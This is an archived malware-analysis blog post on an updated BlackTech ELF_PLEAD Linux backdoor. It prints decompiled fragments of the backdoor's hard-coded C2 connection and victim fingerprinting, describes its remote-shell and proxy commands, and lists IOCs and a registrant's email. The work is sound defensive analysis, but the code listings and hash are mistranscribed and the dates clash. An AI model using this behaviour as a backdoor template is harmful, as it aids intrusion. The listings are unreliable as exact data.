

# BlackTech Updates Elf-Plead Backdoor

[cyberandramen.net/2021/02/11/blacktech-updates-elf-plead-backdoor/](https://cyberandramen.net/2021/02/11/blacktech-updates-elf-plead-backdoor/)

February 11, 2021



## Overview

On November 10, 2020, JPCert[1] published a blog post in Japanese (the English version followed about a week later), providing an overview of BlackTech’s PLEAD backdoor, referred to as “ELF\_PLEAD”, specifically targeting \*nix systems. In late March 2021, Intezer[2] tweeted a hash of what was described as a fully undetectable (FUD) version of ELF\_PLEAD.

This post will cover a few updates to the PLEAD backdoor, some that have been publicized, and some that I found while analyzing the file.

## Targeting the Penguin

BlackTech has an extensive malware repo and is best known for utilizing network and software exploits for initial access. Continued development and refinement of tooling specifically for Linux systems is just another notch in the belt of BlackTech. In March of 2020,

JPCert[3] again identified a Linux Variant of BlackTech's TSCookie loader.

The following month in April, TeamT5[4] released a blog post detailing an intrusion at a Taiwan academic institution attributed to BlackTech utilizing the Ghostcat vulnerability, (CVE-2020-1938) for initial access. The file later found on the compromised institution's network was identified as a Unix variant of Bifrose, or Bifrost, a backdoor associated with BlackTech.

### Updated PLEAD characteristics:

64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, for GNU/Linux 2.6.18.

Shared libraries:

- glibc 2.2.5, glibc 2.3, glibc2.4 > GNU C Libraries
- libcrypto.so.10
- libssl.so.10

The libcrypto\* and libssl\* libraries are older versions of OpenSSL libraries for RedHat Linux distributions. Previous versions of ELF\_PLEAD were statically linked, meaning all dependencies are stored within the binary, however, this also means a larger file size.

One thing that hasn't changed between the PLEAD versions is the stripping of symbol information in the binary. Malware developers commonly strip the symbol information to hamper analysis efforts. Figure 1 depicts the binary with a stripped Symbol Table, however, we can still glean plenty of information from the file.

```
target2@target2:~/Documents$ python3 myelf_parser.py
[**] File stripped of symbol info! Table has 0 entries
[*] Full output of Dynamic Symbol Table written to: /home/target2/Documents/symbols.txt
srand()
fclose()
inet_addr()
listen()
gethostbyname()
fopen()
SSL_connect()
kill()
getpid()
setsockopt()
```

Figure

1

\*Note: The script myelf\_parser.py is a personal project of mine to learn about working with ELF binaries in Python.

Not visible in this file include the Symbol Table (.symtab), the Dynamic Symbol Table (.dynam) which contains libc functions that can give us a glimpse into the capabilities of the backdoor.

The functions visible in Figure 1 hint that the binary makes a connection to some infrastructure using SSL, and has the ability to execute some commonly known Unix OS commands.

```
Listing: maybeplead_3f3fceab9f845f9ddb9c3a0712d45aad4c87fdbb178d13955944dbe6b338a3
*****
* Hardcoded infra (C2/Proxy?)
*****
LAB_004086d0
004086d0 be 70 dc MOV     EST=>s_168.95.1.1_0040dc70, s_168.95.1.1_0040dc70 = '168.95.1.1'
004086d1 40 00
004086d5 48 89 df MOV     EDI, EBX
004086d8 e8 73 fb CALL    FUN_00408250
004086dd 89 c5 MOV     EBP, EAX
004086df eb c0 JMP     LAB_004086a1
004086e1 0f ??     OFh
004086e2 1f ??     1Fh
004086e3 80 ??     80h
004086e4 00 ??     00h
004086e5 00 ??     00h
004086e6 00 ??     00h
004086e7 00 ??     00h

LAB_004086e8
004086e8 ba 06 00 MOV     EDI, 0x6
004086ed be 01 00 MOV     ESI, 0x1
004086f2 bf 02 00 MOV     EDI, 0x2
004086f7 e8 34 9b CALL    socket
004086fc 83 18 ff CMP     EAX, -0x1
004086ff 89 c3 MOV     EDI, EAX
00408701 74 a8 JZ     LAB_004086ab
00408703 4c 8d 6c LEA    R13=>local_48, [RSP + 0x10]
00408708 41 b8 10 MOV     R8D, 0x10
00408709 00 00 00
0040870a b3 15 00 MOV     EBX, 0x15

Decompile: FUN_00408670
1 int FUN_00408670(char *param_1, ushort param_2)
2 {
3     int __fd;
4     int iVar1;
5     hostent *phVar2;
6     int iVar3;
7     undefined local_58 [4];
8     int local_54;
9     undefined8 local_50;
10    undefined8 local_48;
11    undefined8 local_40;
12    undefined4 local_38;
13    undefined4 local_34;
14    undefined4 local_30;
15    undefined4 local_2c [3];
16
17    phVar2 = gethostbyname(param_1);
18    if (phVar2 == (hostent *)0x0) {
19        local_54 = FUN_00408250(param_1, "168.95.1.1");
20    }
21    else {
22        local_54 = *(int *)phVar2->h_addr_list;
23    }
24    if (local_54 - 1U < 0xffffffff) {
25        __fd = socket(2, 1, 6);
26        iVar3 = __fd;
27        if (__fd != -1) {
28            local_48 = 10;
29            local_40 = 0;
30            setsockopt(__fd, 1, 0x15, local_48, 0x10);
31            local_48 = 0x78;
32            local_40 = 0;
33            setsockopt(__fd, 1, 0x14, local_48, 0x10);
34            local_50 = 0;
35            setsockopt(local_50, 2, 0x1, local_50, 0);
36        }
37    }
38}
```


Figure 2 Hardcoded C2 IPv4 address

The backdoor connects to an IP (168.95[.]1.1) address we will later see in Figure 3 is located in Taiwan, a known target for BlackTech. It is likely the location of the command and control infrastructure is to blend in with the targeted network, as to not raise alarms.

The backdoor described in the November 2020 post utilized the domain mx[.]msdtc.tw for command and control.

Of note, this domain has Yu Liang Lin wufi2011@gmail.com, listed as the registrant. The name and email address could very well be a throwaway account, or stolen credentials used to register the domain. At the time of writing, there were no other domains associated with the Gmail address.

PassiveTotal Intelligence

 **168.95.1.1** [Details](#)

First Seen	2010-06-24	NetBlock	168.95.0.0/16	OS	-
Last Seen	2021-03-26	ASN	AS3462 - HINET	Hosting Provider	-
Country	TW	Organization	Chunghwa Telecom Co., Ltd.		

> Attack Surface Connections (0)


> Resolutions (66)

> Services (3)

Port	Protocol	Service Name	Status
53	UDP	Other Service	open
80	TCP	Other Service	closed
443	TCP	nginx	open

Figure 3

ELF\_PLEAD conducts a number of checks to ensure it has landed on the correct target. This is important not only for fingerprinting the victim system but also due to the fact that the ELF binary is dynamically linked. In other words, if this were a more recent version of the operating system installed, many of the capabilities in PLEAD would be rendered useless.



```

Listing: maybeplead_3fetcceab9f845f9ddb9c3a0712d45aad4c87f...
00406fab 89 84 24 MOV     dword ptr [RSP + local_84e],EAX
00406fb2 c7 84 24 MOV     dword ptr [RSP + local_84e],0xfde9
00406fbd c7 84 24 MOV     dword ptr [RSP + local_84e],0xfde9
00406fc8 c6 84 24 MOV     byte ptr [RSP + local_840],0x1
00406fd0 c6 84 24 MOV     byte ptr [RSP + local_841],0x1
00406fd8 e8 03 b2 CALL    uname
00406fdd 85 c0 TEST   EAX,EAX
00406fdf 0f 85 cc JNZ    LAB_004071b1
00406fe5 4d 8d ac LEA    R13=>local_id4, [R12 + 0x104]
00406fed ba 04 00 MOV     EDX,0x4
00406ff2 be a0 db MOV     ESI=>DAT_0040dba0, DAT_0040dba0
00406ff7 4c 99 ef MOV     RDI,R13
00406ffa e9 fi b2 CALL    strncmp
00406fff 85 c0 TEST   EAX,EAX
00407001 0f 85 6d JNZ    LAB_00407174
00407007 c6 84 24 MOV     byte ptr [RSP + local_841],0x0
0040700f 48 8d bc LEA    RDI=>local_858, [RSP + 0x2010]
XREF[2]:

C:\Decompile: INFO_GATHERING - (maybeplead_3fetcceab9f845f9ddb9c3a0712d45aad4c87f...)
98  *(undefined *)((long)puVar10 + (ulong)bVar11 * -4 + 2) = 0;
99  local_858_6_4 = getpid();
100  iVar7 = syscall(0xba);
101  local_84e = (undefined4)iVar7;
102  local_84e = 0xfde9;
103  local_84e = 0xfde9;
104  local_840 = 1;
105  local_841 = 1;
106  iVar1 = uname(&local_2d8);
107  if (iVar1 == 0) {
108  _s1 = local_2d8.machine;
109  iVar1 = strncmp(_s1,"i686",4);
110  if (iVar1 == 0) {
111  local_841 = 0;
112  }
113  }
114  iVar1 = strncmp(_s1,"x86_64",6);
115  if ((iVar1 == 0) || (iVar1 = strncmp(_s1,"amd64",5), iVar1 == 0)) {
116  local_841 = 1;
117  }
118  }
119  sprintf(acStack1757,"%s %s %s %s",&local_2d8,local_2d8.release,local_2d8.version,
120  local_2d8.machine);
121  }
122  }
123  strcat(acStack1757,"linux");
124  }
125  gethostname(acStack2013,0x80);
126  GET_NET_IF(auStack1245,0x200);
127  FIND_CURR_EXE_PATH(auStack1501,0x100);
128  _uid = getuid();
129  ppVar5 = getpwuid(_uid);
130  strcpy(acStack1885,ppVar5->pw_name);
131  strcpy(acStack2109,(char *)*((long *) (param_1 + 0x48) + 8));
132  strcpy(acStack2045,(char *) (param_1 + 8));
133  local_83f = *(undefined2 *)*((long *) (param_1 + 0x48) + 0x48);
134  iVar1 = FUN_004070c0(local_858,0x57b);
135  iVar2 = SSL_WRITE_BYTES(*(undefined8 *) (param_1 + 0x48),local_858,0x57b);
136  iVar6 = 0xffffffff;

```

Figure 4

## ELF\_Plead Commands

Similar to the ELF\_PLEAD sample JPCert identified this updated version is outfitted with seven separate command groups. The command and command numbers that differ from the prior sample are listed below:

- 11C SockClient >> Client/Server proxy mode

- 11C TravClient

Many of the same commands including file operations, remote shell, and proxy modes are found in this version of PLEAD. Figure 5 provides some of the aforementioned commands used to navigate through the compromised system.




Figure 5

The backdoor contains the ability to create a new thread and provide the operator with a pseudo-terminal (tty) shell. Shell commands are executed using “echo -e”, additional functions called are described below.

- “[!] monitor %d %d”
- “[!] openpty %d”
- “[!] ttyname %d”
- “[!] ioctl %d”
- “[!] fork %d %d”

\*\*Featured Image: Photo by Claudio Schwarz on Unsplash

## Conclusion

Hope you enjoyed this quick analysis!

## Indicators of Compromise (IOC)

SHA256: 3fefceeab9f845f9d9bbe9c3a0712d45aad4c87fddb178d13955944dbe6b338a3

IP: 168.95.1[.]1

## References

---

[1] <https://blogs.jpccert.or.jp/en/2020/11/elf-plead.html>

[2] <https://twitter.com/IntezerLabs/status/1373977739347300353>

[3] <https://blogs.jpccert.or.jp/en/2020/03/elf-tscookie.html>

[4] <https://teamt5.org/tw/posts/technical-analysis-on-backdoor-bifrost-of-the-Chinese-apt-group-huapi/>